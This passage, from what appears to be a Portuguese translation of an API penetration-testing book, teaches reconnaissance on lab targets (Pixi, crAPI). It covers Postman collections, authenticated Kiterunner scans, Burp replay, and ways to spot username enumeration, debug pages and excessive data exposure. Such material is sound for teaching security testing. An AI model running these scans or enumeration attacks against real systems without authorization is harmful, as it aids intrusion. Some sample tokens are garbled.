


Figura 7-3: A funcionalidade Importar link no Postman

Clique em **Continue (Continuar)** e, na janela final, selecione **Import (Importar)**. O Postman detectará a especificação e importará o arquivo como uma coleção. Depois que a coleção tiver sido importada para o Postman, você poderá revisar a funcionalidade aqui (consulte a Figura 7-4).




Figura 7-4: A coleção de aplicativos Pixi importada

Depois de importar uma nova coleção, certifique-se de verificar as variáveis da coleção. Você pode exibir o editor de coleções selecionando os três círculos horizontais no nível superior de uma coleção e escolhendo **Editar**. Aqui, você pode selecionar a guia Variables (Variáveis) no editor de coleções para ver as variáveis. Você pode ajustar as variáveis de acordo com suas necessidades e adicionar quaisquer novas variáveis que desejar a essa coleção. Na Figura 7-5, você pode ver onde adicionei a variável hapi_token JWT à minha coleção do aplicativo Pixi.

The screenshot shows the 'Variables' tab in the Postman variable editor for the 'Pixi App API' collection. It lists two variables: 'baseUrl' with the initial value 'http://vuln-pixi.com:8090' and the current value 'http://vuln-pixi.com:8090'; and 'hapi_token' with the initial value 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0...' and the current value 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0...'. There is also a link to learn more about collection variables. Buttons for 'Fork', 'Run', and 'Save' are visible at the top.

Figura 7-5: O editor de variáveis de coleção do Postman

Quando terminar de fazer as atualizações, salve as alterações usando o botão **Salvar** no canto superior direito. A importação de especificações de API para o Postman dessa forma pode economizar horas de adição manual de todos os pontos de extremidade, métodos e solicitação, cabeçalhos e requisitos.

APIs de engenharia reversa

No caso de não haver documentação nem especificação, você terá de fazer a engenharia reversa da API com base em suas interações com ela. Abordaremos esse processo com mais detalhes no [Capítulo 7](#). O mapeamento de uma API com vários pontos de extremidade e alguns métodos pode se transformar rapidamente em um grande desafio para atacar. Para gerenciar esse processo, crie as solicitações em uma coleção a fim de invadir completamente a API. O Postman pode ajudá-lo a manter o controle de todas essas solicitações.

Há duas maneiras de fazer engenharia reversa de uma API com o Postman. Uma maneira é construir manualmente cada solicitação. Embora isso possa ser um pouco complicado, permite que você capture as solicitações específicas que lhe interessam. A outra maneira

é fazer o proxy do tráfego da Web por meio do Postman e, em seguida, usá-lo para capturar um fluxo de solicitações. Esse processo facilita muito a construção de solicitações no Postman, mas você terá que remover ou ignorar solicitações não relacionadas. Por fim, se você obtiver um cabeçalho de autenticação válido, como um token, uma chave de API ou outro valor de autenticação, adicione-o ao Kiterunner para ajudar a mapear os pontos de extremidade da API.

Criação manual de uma coleção do Postman

Para criar manualmente sua própria coleção no Postman, selecione **New (Novo)** em My Workspace (Meu espaço de trabalho), conforme mostrado no canto superior direito da Figura 7-6.





Figura 7-6: A seção do espaço de trabalho do Postman

Na janela Create New (Criar novo), crie uma nova coleção e, em seguida, configure uma variável baseURL contendo o URL do destino. Criar uma variável baseURL (ou usar uma que já esteja presente) o ajudará a fazer alterações rápidas no URL de uma coleção inteira. As APIs podem ser muito grandes, e fazer pequenas alterações em muitas solicitações pode consumir muito tempo. Por exemplo, suponha que você queira testar diferentes versões do caminho da API (como *v1/v2/v3*) em uma API com centenas de solicitações exclusivas. Substituir o URL por uma variável significa que você só precisaria atualizar a variável para alterar o caminho de todas as solicitações que usam a variável.

Agora, sempre que descobrir uma solicitação de API, você poderá adicioná-la à coleção (consulte a Figura 7-7).



Selecione o botão de opções de coleção (os três círculos horizontais) e selecione **Adicionar solicitação**. Se quiser organizar melhor as solicitações, você pode criar pastas para agrupá-las. Depois de criar uma coleção, você pode usá-la como se fosse uma documentação.

Criação de uma coleção Postman por proxy

A segunda maneira de fazer a engenharia reversa de uma API é fazer o proxy do tráfego do navegador da Web por meio do Postman e limpar as solicitações para que apenas as relacionadas à API permaneçam. Vamos fazer a engenharia reversa da API da crAPI fazendo o proxy do tráfego do nosso navegador para o Postman.

Primeiro, abra o Postman e crie uma coleção para a crAPI. No canto superior direito do Postman, há um botão de sinal que você pode selecionar para abrir a janela Capturar solicitações e cookies (consulte a Figura 7-8).




Figura 7-8: A janela de solicitações e cookies do Postman Capture

Verifique se o número da porta corresponde àquele que você configurou no FoxyProxy. No Capítulo 4, definimos essa porta como 5555. Salve as solicitações em sua coleção crAPI. Por fim, defina Capture Requests (Capturar solicitações) como **On (Ativado)**. Agora, navegue até o aplicativo da Web crAPI e configure o FoxyProxy para encaminhar o tráfego para o Postman.

Quando você começar a usar o aplicativo Web, todas as solicitações serão enviadas pelo Postman e adicionadas à coleção selecionada. Use todos os recursos

do aplicativo Web, inclusive registrar uma nova conta, autenticar-se, redefinir a senha, clicar em todos os links, atualizar seu perfil, usar o fórum da comunidade e navegar até a loja. Depois de terminar de usar o aplicativo Web, interrompa o proxy e examine a coleção crAPI criada no Postman.

Uma desvantagem de criar uma coleção dessa forma é que você terá capturado várias solicitações que não estão relacionadas à API. Você precisará excluir essas solicitações e organizar a coleção. O Postman permite que você crie pastas para agrupar solicitações semelhantes, e você pode renomear quantas solicitações quiser. Na Figura 7-9, você pode ver que agrupei as solicitações pelos diferentes pontos de extremidade.




Figura 7-9: Uma coleção crAPI organizada

Adição de requisitos de autenticação de API ao Postman

Depois de compilar as informações básicas da solicitação no Postman, procure os requisitos de autenticação da API. A maioria das APIs com requisitos de autenticação terá um processo para obter acesso, normalmente enviando credenciais por meio de uma solicitação POST ou OAuth ou usando um método

separado da API, como e-mail, para obter um token. Uma documentação decente deve deixar claro o processo de autenticação. No próximo capítulo, dedicaremos tempo para testar os processos de autenticação da API. Por enquanto, usaremos os requisitos de autenticação da API para começar a usar a API como ela foi planejada.

Como exemplo de um processo de autenticação um tanto típico, vamos nos registrar e autenticar na API Pixi. A documentação Swagger da Pixi nos diz que precisamos fazer uma solicitação com os parâmetros user e pass para a API /api/register para receber um JWT. Se tiver importado a coleção, você poderá localizar e selecionar a solicitação "Create Authentication Token" no Postman (consulte a Figura 7-10).

The screenshot shows a POST request to `{baseUrl}/api/login`. The Body tab is selected, showing a JSON payload:

```
1 {
2   "user": "hapi@hacker.com",
3   "pass": "Password1!"
4 }
```

The response status is 200 OK, with a token returned in the header:

```
1 {
2   "message": "Token is a header JWT",
3   "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
4   eyJlc2VtYjIpTl9pZC1GNDUsImTYIiSjoiGwAuBoYNrZXIUY29tLiwiFcZdvcmQiOijQYXNzd29yZDEhIiwibmtZSI
5   mlyeSislnbpYy16Im0dHbz0i8vczMuY1hem9uYXdzLmNvb91aWZhYZVzL2ZhYZVzL3R3aXR0ZXIVz2FfimlLbhHjvc3Nlc18x
6   viaNFYWrtaw410mZhbHNLLCJHY2Nvdh50XzJhbGFuy2Ui0jUwLCJhbGxfGlj_hVyzZMio1tdfSwiaWF0IjoxNjMxNDE20Twyf
7   _qc_kgv6qlbPLFuH07-DXRUm9whgBn_GD70WYwvzFk"
```

Figura 7-10: Uma solicitação de registro bem-sucedida para a API do Pixi

A solicitação pré-configurada contém parâmetros dos quais você pode não estar ciente e que não são necessários para a autenticação. Em vez de usar as informações pré-configuradas, criei a resposta selecionando a opção x-www-form-urlencoded com os únicos parâmetros necessários (user e pass). Em seguida, adicionei as chaves user e pass e preenchi os valores mostrados na Figura 7-10. Esse processo resultou em um registro bem-sucedido, conforme indicado pelo código de status 200 OK e pela resposta de um token.

É uma boa ideia salvar as solicitações de autenticação bem-sucedidas para que você possa repeti-las quando necessário, pois os tokens podem ser configurados para expirar rapidamente. Além disso, os controles de segurança da API podem detectar atividades mal-intencionadas e revogar seu token. Desde que sua conta não esteja bloqueada, você deve estar para gerar outro token e continuar seus testes. Além disso, não se esqueça de salvar seu token como uma coleção ou variável ambiental. Dessa forma, você poderá consultá-lo rapidamente em solicitações subsequentes, em vez de ter que copiar continuamente a string gigante.

A próxima coisa que você deve fazer quando obtiver um token de autenticação ou uma chave de API é adicioná-lo ao Kiterunner. Usamos o Kiterunner no [Capítulo 6](#) para mapear a superfície de ataque de um alvo como um usuário não autenticado, mas adicionar um cabeçalho de autenticação à ferramenta melhorará muito os seus resultados. Não apenas

O Kiterunner fornecerá a você uma lista de endpoints válidos, mas também fornecerá métodos e parâmetros HTTP interessantes.

No exemplo a seguir, usamos o x-access-token que nos foi fornecido durante o processo de registro do Pixi. Pegue o cabeçalho de autorização completo e adicione-o à verificação do Kiterunner com a opção -H:

```
$ kr scan http://192.168.50.35:8090 -w ~/api/wordlists/data/kiterunner/routes-large.kite -H 'x-access-token: eyJhbGciOiJIUzI1NiIsInR5cIi6IkpXVCJ9eyJc1c2Vyljp7Il9pZCI6NDUsImVtYWlsIjoiaGFwaUBoYWNrZXluY29tliwicGFzc3dvcmQiOiJQYXNzd29yZDEhliwbmFtZSI6Im15c2VsZmNyeSlsInBpYyI6Imh0dHBzOi8vczMuYW1hem9uYXdzLmNbS91aWZhY2VzL2ZhY2VzL3R3aXR0ZXlvZ2FicmlbHJvc3Nlci8xMjguanBnliwiaXNfYWRTaW4iOmZhbnHNlCjhY2NvdW50X2IhbGFuY2UiOjJwLCjhGxfcGldHVyZXMiOltfSwiaWF0IjoxNjMxNDE2OTYwfQ._qoC_kgv6qlbPLFuH07-DXRUm9wHgBn_GD7QWYwvzFk'
```

Essa varredura resultará na identificação dos seguintes pontos de extremidade:

```
OBTE 200 [ 217, 1, 1] http://192.168.50.35:8090/api/user/info  
R  
OBTE 200 [ 101471, 1871, 1] http://192.168.50.35:8090/api/pictures/  
R  
OBTE 200 [ 217, 1, 1] http://192.168.50.35:8090/api/user/info/  
R  
OBTE 200 [ 101471, 1871, 1] http://192.168.50.35:8090/api/pictures
```

A adição de cabeçalhos de autorização às solicitações do Kiterunner deve melhorar os resultados da varredura, pois permitirá que o scanner acesse pontos de extremidade aos quais, de outra forma, não teria acesso.

Análise da funcionalidade

Depois de carregar as informações da API no Postman, você deve começar a procurar problemas. Esta seção aborda um método para testar inicialmente a funcionalidade dos pontos de extremidade da API. Você começará usando a API como ela foi planejada. No processo, você prestará atenção às respostas, aos códigos de status e às mensagens de erro. Em particular, você procurará a funcionalidade que lhe interessa como invasor, especialmente se houver indicações de divulgação de informações, exposição excessiva de dados e outras vulnerabilidades de baixo risco. Procure endpoints que possam lhe fornecer informações confidenciais, solicitações que permitam interagir com recursos, áreas da API que permitam injetar uma carga útil e ações administrativas. Além disso, procure qualquer ponto de extremidade que permita que você carregue sua própria carga útil e interaja com recursos.

Para agilizar esse processo, recomendo fazer o proxy dos resultados do Kiterunner por meio do Burp Suite para que você possa reproduzir solicitações interessantes. Nos capítulos anteriores, mostrei o recurso de reprodução do Kiterunner, que permite analisar solicitações e respostas de API individuais. Para fazer proxy de uma reprodução por meio de outra ferramenta, você precisará especificar o endereço do receptor do proxy:

```
$ kr kb replay -w ~/api/wordlists/data/kiterunner/routes-large.kite  
--proxy=http://127.0.0.1:8080 "GET 403 [ 48, 3, 1] http://192.168.50.35:8090/api/picture/detail.php 0cf6889d2fba4be08930547f145649ffead29edb"
```

Essa solicitação usa a opção de reprodução do Kiterunner, conforme especificado por kb replay. A opção -w especifica a lista de palavras usada e proxy especifica o proxy do Burp Suite. O restante do comando é a saída original do Kiterunner.

Na Figura 7-11, você pode ver que a repetição do Kiterunner foi capturada com sucesso no Burp Suite.

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A message bar at the top says 'Request to http://192.168.50.35:8090'. Below it are buttons for 'Forward', 'Drop', 'Intercept is on' (which is highlighted in dark grey), 'Action', and 'Open Browser'. There are tabs for 'Pretty', 'Raw', '\n', and 'Actions'. The main pane displays an API request in JSON format:

```
1 GET /api/picture/detail.php?id=60412984 HTTP/1.1
2 Host: 192.168.50.35:8090
3 User-Agent: Go-http-client/1.1
4 Content-Length: 2
5 Content-Type: application/json
6 Accept-Encoding: gzip, deflate
7 Connection: close
8
9 {
10 }
```

Figura 7-11: Uma solicitação do Kiterunner interceptada com o Burp Suite

Agora você pode analisar as solicitações e usar o Burp Suite para repetir todos os resultados interessantes capturados no Kiterunner.

Teste de uso pretendido

Comece usando os pontos de extremidade da API como pretendido. Você poderia iniciar esse processo com um navegador da Web, mas os navegadores da Web não foram criados para interagir com APIs, portanto, talvez seja melhor mudar para o Postman. Use a documentação da API para ver como você deve estruturar suas solicitações, quais cabeçalhos incluir, quais parâmetros adicionar e o que fornecer para autenticação. Em seguida, envie as solicitações. Ajuste suas solicitações até receber respostas bem-sucedidas do provedor.

Ao prosseguir, faça a si mesmo estas perguntas:

- Que tipos de ações posso realizar?
- Posso interagir com outras contas de usuário?
- Que tipos de recursos estão disponíveis?
- Quando eu crio um novo recurso, como esse recurso é identificado?
- Posso fazer upload de um arquivo? Posso editar um arquivo?

Não há necessidade de fazer todas as solicitações possíveis se você estiver trabalhando manualmente com a API, mas faça algumas. Obviamente, se você tiver criado uma coleção no Postman, poderá facilmente fazer todas as solicitações possíveis e ver a resposta que obtém do provedor.

Por exemplo, envie uma solicitação ao endpoint `/api/user/info` do Pixi para ver que tipo de resposta você recebe do aplicativo (consulte a Figura 7-12).

Para fazer uma solicitação a esse endpoint, você deve usar o método GET. Adicione o endpoint `{{baseUrl}}/api/user/info` ao campo URL. Em seguida, adicione o x-access-token ao cabeçalho da solicitação. Como você pode ver, eu defini o JWT como a variável `{}{hapi_token}`. Se for bem-sucedido, você deverá receber um código de status 200 OK, visto logo acima da resposta.

The screenshot shows the Postman interface with a GET request to `{{baseUrl}}/api/user/info`. The 'Headers' tab is selected, showing the following configuration:

Header	Value	Description
Host	<calculated when request is sent>	
User-Agent	PostmanRuntime/7.26.10	
Accept	/*	
Accept-Encoding	gzip, deflate, br	
Connection	keep-alive	
x-access-token	<code>{{hapi_token}}</code>	(Required) Users JWT Token
Key	Value	Description

The 'Body' tab is selected, showing a JSON response with the following data:

```

1  [
2   {
3     "_id": 47,
4     "email": "email@email.com",
5     "password": "p@ssword1",
6     "name": "passmonth",
7     "pic": "https://s3.amazonaws.com/uifaces/faces/twitter/jeremiesspoken/128.jpg",
8     "account_balance": 49.95,
9     "is_admin": false,
10    "all_pictures": []
11  }
12 ]

```

Figura 7-12: Definindo o `x-access-token` como a variável para o JWT

Execução de ações privilegiadas

Se você obteve acesso à documentação de uma API, qualquer tipo de ação administrativa listada deve chamar sua atenção. As ações privilegiadas geralmente levam a funcionalidades, informações e controle adicionais. Por exemplo, as solicitações do administrador podem lhe dar a capacidade de criar e excluir usuários, pesquisar informações confidenciais do usuário, ativar e desativar contas, adicionar usuários a grupos, gerenciar tokens, acessar logs e muito mais. Felizmente para nós, as informações da documentação da API de administração geralmente estão disponíveis para todos verem devido à natureza de autoatendimento das APIs.

Se os controles de segurança estiverem em vigor, as ações administrativas deverão ter requisitos de autorização, mas nunca presume que elas realmente tenham. Minha recomendação é testar essas ações em várias fases: primeiro como um usuário não autorizado, depois como um usuário com pouco privilégio e, por fim, como um usuário administrativo. Ao fazer as solicitações administrativas conforme documentado, mas sem nenhum requisito de autorização, você deverá receber algum tipo de resposta não autorizada se houver algum controle de segurança em vigor.

Provavelmente, você terá de encontrar uma maneira de obter acesso aos requisitos administrativos. No caso do Pixi, a documentação na Figura 7-13 mostra claramente que precisamos de um `x-access-token` para executar a solicitação GET ao endpoint `/api/admin/users/search`. Ao testar esse endpoint administrativo, você verá que o Pixi tem controles de segurança básicos para evitar que usuários não autorizados usem endpoints administrativos.

The screenshot shows a section of a Pixi API documentation. At the top, it says "admins Secured Admin-only calls". Below that is a table for the "/api/admin/users/search" endpoint. The table has two rows: the first row is for "GET /api/admin/users/search get a list of loves by user", and the second row is for "user can get a list of all their loves". Under "Parameters", there are two entries: "x-access-token * required string (header)" and "search * required string (query)".

GET	/api/admin/users/search get a list of loves by user
user can get a list of all their loves	
Parameters	
Name	Description
x-access-token * required string (header)	undefined
search * required string (query)	search query ?search=xxx

Figura 7-13: Requisitos para um ponto de extremidade administrativo Pixi

Certificar-se de que os controles de segurança mais básicos estão em vigor é uma prática útil. Mais importante ainda, os pontos de extremidade administrativos protegidos estabelecem uma meta para as próximas etapas de nossos testes; agora sabemos que, para usar essa funcionalidade, precisamos obter um JWT de administrador.

Análise de respostas de API

Como a maioria das APIs foi criada para ser de autoatendimento, os desenvolvedores geralmente deixam alguma dica nas respostas da API quando as coisas não saem como planejado. Uma das habilidades mais básicas de que você precisará como hacker de API é a capacidade de analisar as respostas que recebe. Isso é feito inicialmente emitindo uma solicitação e analisando o código de status da resposta, os cabeçalhos e o conteúdo incluído no corpo.

Primeiro, verifique se está recebendo as respostas esperadas. A documentação da API pode, às vezes, fornecer exemplos do que você poderia receber como resposta. No entanto, quando você começar a usar a API de maneiras não intencionais, não saberá mais o que receberá como resposta, e é por isso que é útil usar primeiro a API como ela foi planejada antes de passar para o modo de ataque. O desenvolvimento de um senso de comportamento regular e irregular tornará as vulnerabilidades óbvias.

Nesse ponto, começa sua busca por vulnerabilidades. Agora que está interagindo com a API, você deve ser capaz de encontrar informações sobre descredenciais, configurações incorretas de segurança, exposições excessivas de dados e falhas na lógica de negócios, tudo isso sem muita sutileza técnica. É hora de apresentar o ingrediente mais importante do hacking: a mentalidade adversária. Nas seções a seguir, mostrarei o que procurar.

Como encontrar divulgações de informações

A divulgação de informações geralmente será o combustível para nossos testes. Qualquer coisa que ajude a explorar uma API pode ser considerada uma divulgação de informações, sejam códigos de status, cabeçalhos ou dados do usuário interessantes. Quando

Ao fazer solicitações, você deve analisar as respostas para obter informações sobre software, nomes de usuário, endereços de e-mail, números de telefone, requisitos de senha, números de conta, nomes de empresas parceiras e qualquer informação que o seu alvo afirme ser útil.

Os cabeçalhos podem revelar inadvertidamente mais informações sobre o aplicativo do que o necessário. Alguns, como o X-powered-by, não têm muita utilidade e geralmente revelam informações sobre o backend. É claro que isso, por si só, não levará à exploração, mas pode nos ajudar a saber que tipo de carga útil criar e revelar possíveis pontos fracos do aplicativo.

Os códigos de status também podem revelar informações úteis. Se você fizesse força bruta nos caminhos de diferentes pontos de extremidade e recebesse respostas com os códigos de status 404 Not Found e 401 Unauthorized, poderia mapear os pontos de extremidade da API como um usuário não autorizado. Essa simples divulgação de informações pode se tornar muito pior se esses códigos de status forem retornados para solicitações com diferentes parâmetros de consulta. Digamos que você tenha conseguido usar um parâmetro de consulta para o número de telefone, o número da conta e o endereço de e-mail de um cliente. Em seguida, você poderia usar força bruta nesses itens, tratando os 404s como valores inexistentes e os 401s como valores existentes. Agora, provavelmente não é preciso muita imaginação para ver como esse tipo de informação poderia ajudá-lo. Você poderia executar a pulverização de senhas, testar mecanismos de reenvio de senhas ou realizar phishing, vishing e smishing. Há também a possibilidade de emparelhar parâmetros de consulta e extrair informações de identificação pessoal dos códigos de status exclusivos.

A própria documentação da API pode ser um risco de divulgação de informações. Por exemplo, ela costuma ser uma excelente fonte de informações sobre vulnerabilidades de lógica comercial, conforme discutido no [Capítulo 3](#). Além disso, a documentação da API administrativa geralmente informa os pontos de extremidade do administrador, os parâmetros necessários e o método para obter os parâmetros especificados. Essas informações podem ser usadas para ajudá-lo em ataques de autorização (como BOLA e BFLA), que serão abordados em capítulos posteriores.

Quando você começar a explorar as vulnerabilidades da API, certifique-se de rastrear quais cabeçalhos, códigos de status exclusivos, documentação ou outras dicas foram fornecidas pelo provedor da API.

Identificação de configurações incorretas de segurança

As configurações incorretas de segurança representam uma grande variedade de itens. Nesta etapa do teste, procure mensagens de erro detalhadas, criptografia de trânsito deficiente e outras configurações problemáticas. Cada um desses problemas pode ser útil posteriormente para a exploração da API.

Erros detalhados

As mensagens de erro existem para ajudar os desenvolvedores, tanto do lado do provedor quanto do lado do consumidor, a entender o que deu errado. Por exemplo, se a API exigir que você faça um POST de nome de usuário e senha para obter um token de API, verifique como o provedor responde a mensagens de erro existentes e inexistentes.

nomes de usuário. Uma maneira comum de responder a nomes de usuário inexistentes é com o erro "O usuário não existe, forneça um nome de usuário válido". Quando um usuário existe, mas você usou a senha errada, poderá receber o erro "Senha inválida". Essa pequena diferença na resposta ao erro é uma revelação de informações que você pode usar para fazer força bruta nos nomes de usuário, o que pode ser aproveitado em ataques posteriores.

Criptografia de trânsito deficiente

É raro encontrar uma API sem criptografia de trânsito. Só me deparei com isso em casos em que o provedor acredita que sua API contém apenas informações públicas não confidenciais. Em situações como essa, o desafio é verificar se você pode descobrir alguma informação confidencial usando a API. Em todas as outras situações, certifique-se de verificar se a API tem criptografia de trânsito válida. Se a API estiver transmitindo informações confidenciais, o HTTPS deverá estar em uso.

Para atacar uma API com inseguranças de trânsito, você precisaria realizar um ataque *man-in-the-middle (MITM)*, no qual você intercepta de alguma forma o tráfego entre um provedor e um consumidor. Como o HTTP envia tráfego não criptografado, você poderá ler as solicitações e respostas interceptadas. Mesmo que o HTTPS esteja em uso na extremidade do provedor, verifique se um consumidor pode iniciar solicitações HTTP e compartilhar seus tokens de forma clara.

Use uma ferramenta como o Wireshark para capturar o tráfego de rede e identificar as solicitações de API de texto simples que passam pela rede à qual você está conectado. Na Figura 7-14, um consumidor fez uma solicitação HTTP para o *regres.in* protegido por HTTPS. Como você pode ver, o token da API dentro do caminho é claro como o dia.



Figura 7-14: Uma captura do Wireshark do token de um usuário em uma solicitação HTTP

Configurações problemáticas

As páginas de depuração são uma forma de configuração incorreta de segurança que pode expor muitas informações úteis. Já me deparei com muitas APIs que tinham a depuração ativada. Você tem mais chances de encontrar esse tipo de configuração incorreta em APIs recém-desenvolvidas e em ambientes de teste. Por exemplo, na Figura 7-15, além de poder ver a página de destino padrão para erros 404 e todos os pontos de extremidade desse provedor, você também pode ver que o aplicativo é alimentado por Django.

The screenshot shows a browser window with the URL `http://52.10.56.28:8000/api/v1/gibberish/`. The title bar says "Page not found (404)". Below it, "Request Method: GET" and "Request URL: http://52.10.56.28:8000/api/v1/gibberish/" are displayed. A message states: "Using the URLconf defined in `Tiredful_API.urls`, Django tried these URL patterns, in this order:" followed by a numbered list of 25 patterns. At the bottom, it says "The current path, `api/v1/gibberish/`, didn't match any of these." and "You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page."

Figura 7-15: A página de depuração da Tiredful API

Essa descoberta pode levá-lo a pesquisar que tipos de coisas maliciosas podem ser feitas quando o modo de depuração do Django está ativado.

Identificação de exposições excessivas de dados

Conforme discutido no [Capítulo 3](#), a exposição excessiva de dados é uma vulnerabilidade que ocorre quando o provedor de API envia mais informações do que o consumidor da API solicita. Isso acontece porque os desenvolvedores projetaram a API para depender do consumidor para filtrar os resultados.

Ao testar a exposição excessiva de dados em grande escala, é melhor usar uma ferramenta como o Collection Runner do Postman, que o ajuda a fazer muitas solicitações rapidamente e oferece uma maneira fácil de analisar os resultados. Se o provedor responder com mais informações do que você precisava, você pode ter encontrado uma vulnerabilidade.

É claro que nem todo byte de dados em excesso deve ser considerado uma vulnerabilidade; fique atento ao excesso de informações que podem ser úteis em um ataque. As verdadeiras vulnerabilidades de exposição excessiva de dados costumam ser bastante óbvias devido à grande quantidade de dados fornecidos. Imagine um endpoint com a capacidade de pesquisar nomes de usuários. Se você consultar um nome de usuário e receber o nome de usuário mais um registro de data e hora do último login do usuário, isso é excesso de dados, mas não é muito útil. Agora, se você consultou o nome de usuário e recebeu um nome de usuário mais o nome completo, o e-mail e a data de nascimento do usuário, você tem uma descoberta.

Por exemplo, digamos que uma solicitação GET para `https://secure.example.com/api/users/hapi_hacker` deveria fornecer a você informações sobre nossa conta hapi_hacker, mas ela respondeu com o seguinte:

```
{  
    "user": {  
        "id": 1124,  
        "admin": false, "username":  
        "hapi_hacker", "multifactor": false  
    },  
    "sales_assoc": {  
        "email": "admin@example.com",  
        "admin": true,  
        "username": "super_sales_admin", "multifactor":  
        false  
    }  
}
```

Como você pode ver, foi feita uma solicitação para a conta hapi_hacker, mas a conta do administrador e as configurações de segurança foram incluídas na resposta. A resposta não apenas fornece o endereço de e-mail e o nome de usuário do administrador, mas também permite que você saiba se ele é um administrador sem a autenticação multifator ativada. Essa vulnerabilidade é bastante comum e pode ser extremamente útil para obter informações privadas. Além disso, se houver uma vulnerabilidade de exposição excessiva de dados em um endpoint e método, você pode apostar que há outras.

Identificação de falhas na lógica de negócios

A OWASP fornece as seguintes recomendações sobre testes de falhas de lógica comercial (https://owasp.org/www-community/vulnerabilities/Business_logic_vulnerability):

Você precisará avaliar os agentes de ameaça que poderiam explorar o problema e se isso seria detectado. Novamente, isso exigirá um sólido entendimento do negócio. As vulnerabilidades em si costumam ser muito fáceis de descobrir e explorar sem nenhuma ferramenta ou técnica especial, pois são uma parte suportada do aplicativo.

Em outras palavras, como as falhas de lógica de negócios são exclusivas de cada empresa e de sua lógica, é difícil prever as especificidades das falhas que você encontrará. Encontrar e explorar essas falhas geralmente é uma questão de virar os recursos de uma API contra o provedor da API.

As falhas de lógica comercial podem ser descobertas logo quando você analisa a documentação da API e encontra instruções sobre como não usar o aplicativo. (O Capítulo 3 lista os tipos de descrições que devem fazer com que seus sensores de vulnerabilidade disparem instantaneamente). Quando você encontrar essas falhas, sua próxima etapa deve ser seja óbvio: faça o oposto do que a documentação recomenda! Considere os exemplos a seguir:

- *Se a documentação informar que você não deve executar a ação X, execute a ação X.*

